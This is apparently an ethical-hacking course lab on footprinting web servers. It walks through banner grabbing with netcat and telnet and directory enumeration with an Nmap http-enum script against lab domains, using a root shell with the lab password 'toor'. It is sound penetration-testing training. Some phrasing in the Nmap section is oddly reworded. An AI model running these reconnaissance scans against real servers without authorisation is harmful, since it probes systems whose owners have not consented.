Module 13 Hacking Web Servers

Lab 1: Footprint the Web Server

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Lab Objectives

- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and

httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

Task 1: Footprint a Web Server using Netcat and Telnet

Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.


Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.


1. Click Parrot Security to switch to the **Parrot Security** machine.
2. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
3. In the terminal window, run **nc -vv www.moviescope.com 80**.




4. Once you hit **Enter**, the netcat will display the hosting information of the provided domain.

5. Now, type **GET / HTTP/1.0** and press **Enter** twice.


6. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.



7. In the terminal windows, run **clear** to clear the netcat result in the terminal window.




8. Now, perform banner grabbing using telnet. In the terminal window, run **telnet www.moviescope.com 80**.



9. Telnet will connect to the domain.

10. Type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.



11. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.

12. Close the terminal window on the **Parrot Security** machine.

Question 13.1.1.1

Perform banner grabbing using Telnet on the website www.moviescope.com. Identify the web-server application used to host the website.

Task 2: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like


WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE)provides scripts that reveal various useful information about the target web server to an attacker.


1. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

2. Enumerate the directories used by web servers and web applications, in the terminal window. Run **nmap -sV --script=http-enum [target website]**.

3. In this scan, we are enumerating the **www.goodshopping.com** website.




4. This script enumerates and provides you with the output details, as shown in the screenshot.



